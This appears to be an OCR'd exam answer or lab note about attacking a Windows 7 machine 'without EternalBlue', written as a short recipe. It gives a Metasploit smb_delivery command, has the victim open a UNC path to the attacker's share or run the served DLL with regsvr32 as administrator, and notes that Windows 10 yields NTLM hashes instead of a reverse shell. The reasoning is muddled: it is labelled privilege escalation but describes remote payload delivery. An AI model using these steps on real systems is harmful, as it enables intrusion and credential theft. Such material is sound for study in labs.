
-privilege escalation over win 7 (without using eternal blue exploit).[10 marks]

QUE - privilege escalation over win 7 (without using eternal blue exploit).[10 marks]
ANS -

USING DLL FILES


- Attacker: Kali Linux
- Victim PC: Windows 7

Command: msfconsole -q -x "use exploit/windows/smb/smb_delivery; set srvhost eth0; set srvport 445; exploit"



open browser in windows ans search for \\192.168.241.128\jtJVH\test.dll

it will give ntlm hashes for windows 10



in windows 7 and windows server 2016 we have to run test.dll file manually by

Open cmd as adminstrator
Command: regsvr32 path\to\your\file.dll
Command: regsvr32 test.dll

REASON: 2016 & win 7 is it is using smb v1 and that is not used in win-10 so we got hashes not the rev shell